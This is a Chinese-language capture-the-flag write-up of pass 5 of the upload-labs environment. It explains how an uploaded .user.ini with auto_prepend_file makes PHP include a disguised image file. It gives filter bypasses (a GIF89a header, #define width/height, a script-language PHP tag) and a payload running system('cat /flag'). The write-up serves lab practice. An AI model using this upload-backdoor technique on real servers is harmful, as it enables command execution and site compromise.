

应该是upload lab更新了，以前的题是利用后缀名大小写绕过，但是太弱智了没什么意义，这个变成了.user.ini+图片马插入后门，学到了
这个题过滤了几乎所有的文件，连.htaccess也过滤了，不知道咋做，所以我看了pass6，对比了一下它和pass5的区别，发现pass6多过滤了一个.ini文件，心想pass5肯定是通过这个过，因此上网一查果然发现了.user.ini的利用

参考网址：

<https://www.php.net/manual/zh/configuration.file.per-user.php>


<https://xz.aliyun.com/t/6091>

<https://blog.csdn.net/ChenZiDu/article/details/101146417>

.user.ini的利用条件为

- 1.服务器脚本语言为PHP
- 2.服务器使用CGI / FastCGI模式
- 3.上传目录下要有可执行的php文件

注意第三点，这也就是为什么pass5的提示为“**上传目录存在php文件 (readme.php)**”的原因



除了主 php.ini 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录

(\$_SERVER['DOCUMENT_ROOT'] 所指定的)。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。因此在upload目录下加

入.user.ini的话，所有的php执行前都会加载这个ini配置文件的配置。和php.ini不同的是，.user.ini是一个能被动态加载的ini文件。也就是说我修改了.user.ini后，不需要重启服务器中间件，只需要等待user_ini.cache_ttl所设置的时间（默认为300秒），即可被重新加载。

两个有趣的设置：**auto_prepend_file**和**auto_append_file**

我们指定一个文件（如a.jpg），那么该文件就会被包含在要执行的php文件中（如index.php），类似于在index.php中插入一句：

```
require('./a.jpg');
```

这两个设置的区别只是在于auto_prepend_file是在文件前插入；

auto_append_file在文件最后插入（当文件调用的有exit()时该设置无效）

但是我配置了好久也没法利用，查了服务器利用的php文件（在readme.php中加入phpinfo()即可查询，是7.3.8，在php.ini中取消掉两行注释），但是依然利用不了，不知道为什么，烦


```
; Name for user-defined php.ini (.htaccess) files. Default is ".user.ini"
user_ini.filename = ".user.ini"

; To disable this feature set this option to empty value
user_ini.filename =

; TTL for user-defined php.ini files (time-to-live) in seconds. Default is 300 seconds (5 minutes)
user_ini.cache_ttl = 300
```

这个题无法上传php文件，因此先上传.user.ini文件，在其中加入一个对jpg图片的引用

.user.ini内容为



```
.user.ini
1 auto_prepend_file=5.jpg
```

5.jpg实际上是用5.php修改的，因为5.php无法上传，因此利用修改为jpg实现上传，5.php中的内容就是木马

需要注意的是，有时候过滤更加严格，指明只有图片可以上传，且文件中不能包含<?等内容

可以在.user.ini中加入图片头，把jpg文件（php文件）的<?php?>更改为script实现

如.user.ini,加入gif图片头：

```
GIF89a
auto_prepend_file=a.jpg
```

当使用getimagesize判断图片大小过滤时，可以用普通文件，通过设置height以及width来绕过。

```
#define width 1337
#define height 1337

auto_prepend_file=2.jpg
```

5.jpg的内容，包含木马，但是因为环境没有成功不知道可不可以用一句话木马，应该是可以的因为文件被整个包含了进去。

```
#define width 1337
#define height 1337

<script language="PHP">
system("cat /flag");</script> //cat是读取命令，读取有flag的文件的文件
```